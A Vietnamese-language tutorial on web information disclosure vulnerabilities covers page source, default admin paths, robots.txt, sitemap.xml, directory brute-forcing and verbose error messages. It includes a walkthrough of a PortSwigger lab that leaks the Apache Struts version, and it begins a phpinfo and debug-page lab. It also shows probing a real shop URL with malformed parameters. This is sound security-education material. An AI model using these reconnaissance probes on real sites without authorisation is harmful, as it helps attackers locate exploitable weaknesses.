

Information Disclosure

I. Mở đầu

1. Giới thiệu



Chúng ta hiện đang sống trong một thời đại với công nghệ thông tin vô cùng phát triển. Cuộc cách mạng 4.0 đang biến đổi toàn thế giới nói chung và làm thay đổi từng thói quen, sinh hoạt sống của mỗi chúng ta nói riêng, đồng thời nó cũng tác động mạnh mẽ tới từng ngóc ngách của xã hội loài người. Những khái niệm mới được sinh ra có thể kể đến như công dân số, doanh nghiệp số, văn phòng điện tử, chính phủ điện tử, thành phố thông minh, ... tất cả trở nên phổ biến, dẫn gần gũi và trở thành xu hướng tất yếu của loài người.

Các thông tin cá nhân, sở thích, thói quen sinh hoạt của mỗi con người, hay xa hơn nữa có thể kể đến như các dữ liệu trường học, y tế, doanh nghiệp, chính phủ, ... đã trở thành một loại "tài sản" vô cùng giá trị và nhạy cảm. Đối với mỗi ứng dụng, sản phẩm




web cũng vậy, chúng cũng chứa những thông tin "nhạy cảm" mà một khi bị tiết lộ cho kẻ xấu, có thể gây nên những tổn hại không thể lường trước.

2. Những thông tin nào được coi là "nhạy cảm"?

Có nhiều cách tiếp cận và khai thác các thông tin, dữ liệu từ một trang web. Để bạn đọc dễ hình dung, chúng ta có thể chia chúng theo các dạng:

- Thông tin liên quan tới con người: Các thông tin cá nhân của người dùng (người dùng thông thường, quản trị viên, hoặc một số người dùng vai trò khác) như: họ tên, số điện thoại, ngày sinh, địa chỉ, số thẻ ngân hàng, tên đăng nhập, mật khẩu, ...
- Thông tin liên quan tới các công nghệ web được sử dụng: mã nguồn trang web, các ngôn ngữ sử dụng, thông tin, phiên bản các framework, database, ... Ví dụ sử dụng extension Wappalyzer trong Google Chrome phát hiện một số công nghệ web đang sử dụng:



- Thông tin liên quan trực tiếp ứng dụng web: các đường dẫn nhạy cảm, các file log, file backup (tệp tin sao lưu), ...


II. Những dữ liệu nhạy cảm thường "bị lộ" trong trường hợp nào?

1. Trực tiếp trong mã nguồn web


Một trong những nơi đầu tiên có thể tìm kiếm một số "thông tin thú vị" chính là mã nguồn các trang web. Tất nhiên đây chỉ là phần mã nguồn front-end cho phép hiển thị với người dùng chứ không phải toàn bộ mã nguồn. Tuy nhiên, chúng có thể chứa một số thông tin nhạy cảm của trang web như phiên bản công nghệ hiện đang sử dụng, hoặc một số lời nhắc, thông tin chú thích được các lập trình viên trao đổi với nhau mà ... quên chưa xóa! Ví dụ trường hợp sau, để tiện cho cả team developer sử dụng, tài



khoản admin được comment trực tiếp trong source code nhưng chưa kịp xóa bỏ khi public sản phẩm tới người dùng:



Điều này hoàn toàn có thể xảy ra trong thực tế. Và để xem mã nguồn của một trang web, các bạn có thể sử dụng tổ hợp phím Ctrl + U, hoặc sử dụng DevTools với tổ hợp phím Ctrl + Shift + I, ... Ngoài mã nguồn trang web, DevTools có thêm nhiều tùy chọn và thu được các thông tin khác.



2. Tìr các công nghệ web sử dụng

Mỗi công nghệ web thường có những thư mục mặc định cũng như các thông báo lỗi riêng. Chẳng hạn, khi sử dụng công nghệ Wordpress để xây dựng trang web thì mặc định đường dẫn tới trang đăng nhập admin có thể là:

- <https://tenmiencuaban.com/wp-admin>
- <https://tenmiencuaban.com/admin>
- <https://tenmiencuaban.com/login>
- <https://tenmiencuaban.com/wp-login.php>

Đăng nhập

Email hoặc Tên người dùng

By continuing, you agree to our [Terms of Service](#) and acknowledge that you have read our [Privacy Policy](#).

Tiếp tục

HOẶC



Đăng nhập bằng Google



Đăng nhập bằng Apple

If you continue with Google or Apple and don't already have a WordPress.com account, you are creating an account, you agree to our [Terms of Service](#), and acknowledge that you have read our [Privacy Policy](#).

Hoặc một số thông báo lỗi trong các công nghệ web sử dụng, ví dụ thông báo lỗi sau để lộ template được sử dụng là Handlebars, giúp kẻ tấn công thu hẹp phạm vi trong dạng tấn công Server-side Template Injection.

Internal Server Error

```
/usr/local/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:267 throw new Error(str); ^
Error: Parse error on line 1: {{{ --^ Expecting 'ID',
'String', 'NUMBER', 'BOOLEAN', 'UNDEFINED', 'NULL', 'DATA', got 'EOF' at Parser.parseError
(/usr/local/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:267:19) at Parser.parse
(/usr/local/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:336:30) at HandlebarsEnvironment.parse
(/usr/local/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:46:43) at compileInput
(/usr/local/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:515:19) at ret
(/usr/local/lib/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:524:18) at [eval]:5:13 at Script.runInThisContext (vm.js:122:20) at
Object.runInThisContext (vm.js:329:38) at Object.<anonymous> ([eval]-wrapper:6:22) at Module._compile (internal/modules/cjs/loader.js:778:30)
```

3. Từ chính cách hoạt động của trang web

Một số thông báo trả về cho người dùng có thể chứa những thông tin nhạy cảm. Chẳng hạn việc một người dùng nhập sai tên đăng nhập hoặc mật khẩu, dòng thông báo trả về chính xác như "Bạn đã nhập sai tên đăng nhập", "Bạn đã nhập sai mật khẩu", giúp kẻ tấn công có thể suy luận chính xác thông tin đang tìm kiếm. Các bạn có thể xem thêm tại chủ đề [Authentication Vulnerabilities](#).



Login

Invalid username

Username


Password

Log in

III. Phân tích và khai thác các lỗ hổng tiết lộ thông tin - Information disclosure vulnerabilities

1. Thông tin tiết lộ qua các tệp Web crawlers

Web Crawler hay còn được gọi là Web Spider có thể hiểu một con bot/công cụ được thiết kế với mục đích tìm kiếm, thu thập thông tin và lập chỉ mục cho toàn bộ nội dung trong các trang web trên mạng internet.





Chúng có khả năng hỗ trợ các công cụ tìm kiếm tìm ra những đánh giá chính xác nhất về dữ liệu của trang web, đồng thời truy xuất nội dung ngay khi có yêu cầu.

Do đó, bằng cách áp dụng các thuật toán tìm kiếm khác nhau cho những dữ liệu được thu thập bởi Web Crawler, các công cụ tìm kiếm có thể cung cấp liên kết đáp ứng yêu cầu truy vấn của người dùng (Sau khi người dùng nhập từ khoá, một danh sách website liên quan sẽ được hiển thị).

- Tập tin robots.txt:

Chủ yếu dùng để quản lý lưu lượng truy cập của trình thu thập dữ liệu vào trang web và thường dùng để ẩn một tập khỏi Google. Ví dụ, một tập tin robots.txt có nội dung:

User-agent: Googlebot


Disallow: /nogoogobot/

User-agent: *

Allow: /

Điều này có nghĩa các người dùng thông thường được phép truy cập toàn bộ trang web. Còn đối với con bot Googlebot thì không được phép thu thập dữ liệu tại mọi URL bắt đầu bằng `http://example-website/nogoogobot/`.

Đôi khi, tập tin robots.txt chứa các đường dẫn nhảy cảm khiến người dùng cố tình truy cập. Chúng ta có thể truy cập tập tin này bằng cách thêm `/robots.txt` vào sau URL.



- Tệp tin `sitemap.xml`:

Tệp tin `sitemap.xml` chứa các đường link liên kết có nhiệm vụ trích dẫn đến trang website chính. Trong đó, trang web con phải đảm bảo tính rõ ràng, mạch lạc của chúng. Tệp tin này có chức năng chính là định hướng và giúp những bộ máy tìm kiếm đến địa chỉ website, từ đó giúp việc thu thập thông tin nhanh chóng và dễ dàng hơn. Bởi vậy, nó cũng có thể chứa một số đường dẫn nhạy cảm. Chúng ta có thể truy cập tệp tin này bằng cách thêm `/sitemap.xml` vào sau URL.



This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
<?xml version="1.0"?>
<urlset xmlns="http://www.sitemaps.org/schemas/sitemap/0.9"
  xmlns:image="http://www.google.com/schemas/sitemap-image/1.1">
  <url>
    <loc>https://www.gymshark.com/pages/about-us</loc>
    <lastmod>2021-08-13T00:09:33-07:00</lastmod>
    <changefreq>weekly</changefreq>
  </url>
  <url>
    <loc>https://www.gymshark.com/pages/shop-men</loc>
    <lastmod>2021-02-19T09:03:08-08:00</lastmod>
    <changefreq>weekly</changefreq>
  </url>
  <url>
    <loc>https://www.gymshark.com/pages/shop-women</loc>
    <lastmod>2021-02-19T09:03:41-08:00</lastmod>
    <changefreq>weekly</changefreq>
  </url>
  <url>
    <loc>https://www.gymshark.com/pages/terms-and-conditions</loc>
    <lastmod>2020-11-12T07:14:25-08:00</lastmod>
    <changefreq>weekly</changefreq>
  </url>
  <url>
    <loc>https://www.gymshark.com/pages/blackout-terms-and-conditions</loc>
    <lastmod>2018-09-24T05:24:41-07:00</lastmod>
    <changefreq>weekly</changefreq>
  </url>
</urlset>
```

2. Liệt kê tên thư mục

Có được toàn bộ danh sách các tên thư mục giống như một người thám hiểm nắm trong tay một bản đồ chi tiết. Bên cạnh những thư mục công khai cho người dùng truy cập, các trang web còn chứa một số thư mục không công khai nhưng chưa ngăn chặn quyền truy cập từ người dùng. Kẻ tấn công có thể sử dụng một số công cụ liệt kê thư mục với nguyên lý tấn công vét cạn truy cập tới tất cả tổ hợp tên thư mục được sinh ra bởi các chữ cái và ký tự, từ đó thu thập được toàn bộ thư mục của trang web, xác định rõ hơn các phương hướng tấn công.

3. Thông tin tiết lộ trong các thông báo lỗi

Các thông báo lỗi có thể xuất hiện trong nhiều trường hợp khác nhau. Chúng có thể xảy ra do mã nguồn lỗi logic hoặc khi hệ thống hoạt động bất thường dưới một tác động nào đó. Ví dụ, một trang web bán hàng hiển thị sản phẩm cho người dùng theo mã định danh id với giá trị là một số nguyên dương.



Như vậy, chúng ta có thể thay giá trị `id` thành các giá trị chữ cái, giá trị kí tự đặc biệt, ...

`https://shopee.vn/ao-so-mi-dai-tay-nam?id=abc`

`https://shopee.vn/ao-so-mi-dai-tay-nam?id='`

Điều này sẽ khiến trang web nhận được một tham số với giá trị không mong muốn và thường đưa ra thông báo lỗi, trong đó có thể chứa một số thông tin thú vị.

Thông báo lỗi có thể để lộ thông tin loại công nghệ sử dụng, phiên bản, ... Nếu đó là một phiên bản công nghệ đã cũ, chúng ta hoàn toàn có thể tìm kiếm một số lỗ hổng (CVE) xảy ra đối với phiên bản đã cũ đó và khai thác trang web thành công. Và sẽ càng nguy hiểm hơn nếu trang web sử dụng một framework open source (mã nguồn mở) mà có thể tìm thấy toàn bộ source code qua [Git hub](https://github.com).

Các thông báo lỗi để lộ thông tin nhạy cảm có thể là cơ sở cho kẻ xấu thực hiện các cuộc tấn công SQL Injection, Server-side Template Injection, ...

Phân tích lab [Information disclosure in error messages](#)



APPRENTICE

LAB

Solved


This lab's verbose error messages reveal that it is using a vulnerable version of a third-party framework. To solve the lab, obtain and submit the version number of this framework.

Access the lab

Miêu tả: Các dòng thông báo lỗi từ trang web này cho chúng ta biết một số thông tin về framework trang web sử dụng. Chúng ta cần tìm ra mã phiên bản của framework này.

[Home](#)

WE LIKE TO
SHOP



Waterproof Tea Bags

★★★★★ \$27.03

[View details](#)



Robot Home Security Buddy

★★★★★ \$30.44

[View details](#)



Adult Space Hopper

★★★★★ \$58.62

[View details](#)




Balance Beams

★★★★★ \$40.68

[View details](#)

Từ giao diện chúng ta thấy đây là một trang web bán hàng, mỗi sản phẩm có mục tùy chọn View detail có thể xem thông tin chi tiết sản phẩm.

Khi chọn View detail của sản phẩm bất kì, chúng ta được chuyển tới thư mục `/product`.




Waterproof Tea Bags



\$27.03




Quan sát thanh URL nhận thấy trang web hiển thị tới giao diện người dùng chi tiết sản phẩm thông qua tham số `productId=1`.




Từ đây có thể dự đoán tham số `productId` tương ứng với mỗi dòng sản phẩm mang giá trị là số nguyên dương như 1, 2, 3, ... Có thể thay giá trị này thành 2, 3, ... sẽ thấy sản phẩm hiển thị thay đổi (hành động này cũng có thể khiến trang web hiển thị thông tin những sản phẩm chưa được công khai, tuy nhiên vấn đề này chúng ta chưa xét tới tại tình huống này).

Như vậy, chúng ta có thể thay giá trị `productId` thành các kí tự khác số nguyên dương để tạo ra tình huống ngoại lệ (exception) nhằm tìm kiếm một số thông tin thú vị. Chẳng hạn với một số cách như:

- Số nguyên âm: Nhận được thông báo "Not Found". Như vậy kiểu dữ liệu lập trình viên sử dụng cho biến `productId` có thể là integer nên trang web không tìm thấy sản phẩm tương ứng với `productId=-5`.



- Kí tự chữ cái: Trả về thông báo lỗi với input string "abc", trong đó chứa thông tin phiên bản framework sử dụng - Apache Struts 2 2.3.31 (Tìm đọc thêm framework này tại [Tổng quan về Struts 2 Framework](#)).



- Kí tự đặc biệt: Trả về thông báo lỗi tương tự với kí tự chữ cái.



```
← → ↻ 🔒 0a5000080419860ac066a31e00840067.web-security-academy.net/product?productId=@
Internal Server Error: java.lang.NumberFormatException: For input string: "@"
at java.base/java.lang.NumberFormatException.forInputString(NumberFormatException.java:67)
at java.base/java.lang.Integer.parseInt(Integer.java:668)
at java.base/java.lang.Integer.parseInt(Integer.java:786)
at lab.e.k.n.h.z(Unknown Source)
at lab.v.b.z.k.i(Unknown Source)
at lab.v.b.k.f.l.q(Unknown Source)
at lab.v.b.k.p.lambda$handleSubRequest$0(Unknown Source)
at y.e.s.l.lambda$null$3(Unknown Source)
at y.e.s.l.j(Unknown Source)
at y.e.s.l.lambda$uncheckedFunction$4(Unknown Source)
at java.base/java.util.Optional.map(Optional.java:260)
at lab.v.b.k.p.r(Unknown Source)
at lab.y.u.i.l.c(Unknown Source)
at lab.v.b.b.c(Unknown Source)
at lab.y.u.i.q.e(Unknown Source)
at lab.y.u.i.q.h(Unknown Source)
at y.e.s.l.lambda$null$3(Unknown Source)
at y.e.s.l.j(Unknown Source)
at y.e.s.l.lambda$uncheckedFunction$4(Unknown Source)
at lab.y.s.x(Unknown Source)
at lab.y.u.i.q.t(Unknown Source)
at lab.y.u.e.d.c(Unknown Source)
at lab.y.u.x.w(Unknown Source)
at lab.y.k.z(Unknown Source)
at lab.y.k.o(Unknown Source)
at lab.y.k.n(Unknown Source)
at y.e.w.g.r.p(Unknown Source)
at y.e.w.g.r.m(Unknown Source)
at y.e.w.g.r.run(Unknown Source)
at java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1136)
at java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:635)
at java.base/java.lang.Thread.run(Thread.java:833)

Apache Struts 2 2.3.31
```

Submit phiên bản để hoàn thành thử thách:

0a5000080419860ac066a31e00840067.web-security-academy.net

Web Security Academy

Information disclosure in error messages

LAB Not solved

Submit solution

Answer:
2.3.31

OK Cancel

Home

Web Security Academy

Information disclosure in error messages

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home

WE LIKE TO

4. Thông tin tiết lộ trong tệp phpinfo.php

Đối với các bạn lập trình bằng ngôn ngữ PHP sẽ không còn xa lạ với hàm `phpinfo()`. Chúng ta có thể tạo tệp `phpinfo` đơn giản bằng đoạn code sau:

```
<?php
```



```
phpinfo( );  
?>
```

Khi đó, chúng ta có thể truy cập tệp `phpinfo` bằng cách thêm `/phpinfo.php` vào cuối tên miền của trang web:

`https://example-website.com/phpinfo.php`

Tệp `phpinfo` hiển thị cho chúng ta một số thông tin như:

- Phiên bản PHP hiện tại.
- Thông tin và môi trường của máy chủ.
- Môi trường PHP.
- Thông tin phiên bản hệ điều hành hiện tại.
- Đường dẫn và vị trí của `php.ini`.
- Các giá trị chính và cục bộ cho các tùy chọn cấu hình PHP.
- Các HTTP header.
- Bản quyền PHP.
- Các mô-đun và tiện ích mở rộng hiện có. ...

PHP Info all information about currently installed PHP Version

🏠 Home > Hosting > hostinger-tutorials.com > Advanced > PHP info 

PHP Version 7.0.16

System	Linux uk-m247-web64.hostinger.com 2.6.32-673.26.1.lve1.4.18.el6.x86_64 #1 SMP Fri Oct 21 11:58:14 EDT 2016 x86_64
Build Date	Feb 16 2017 09:48:42
Configure Command	./configure '--prefix=/usr' '--exec-prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--sysconfdir=/etc' '--datadir=/usr/share' '--includedir=/usr/include' '--libdir=/usr/lib64' '--libexecdir=/usr/libexec' '--sharedstatedir=/var/lib' '--mandir=/usr/share/man' '--infodir=/usr



Tệp `phpinfo` giúp các lập trình viên kiểm tra biến môi trường của PHP, xem cấu hình hosting để chạy những phần mềm cần PHP modules cụ thể được cài đặt sẵn, ... Sẽ thật nguy hiểm nếu những thông tin này cũng công khai đối với tất cả người dùng.

Phân tích lab **Information disclosure on debug page**



This lab contains a debug page that discloses sensitive information about the application. To solve the lab, obtain and submit the `SECRET_KEY` environment variable.

[Access the lab](#)

Miêu tả: Trang web chứa một trang debug tiết lộ một số thông tin quan trọng. Chúng ta cần tìm kiếm giá trị biến môi trường `SECRET_KEY`.

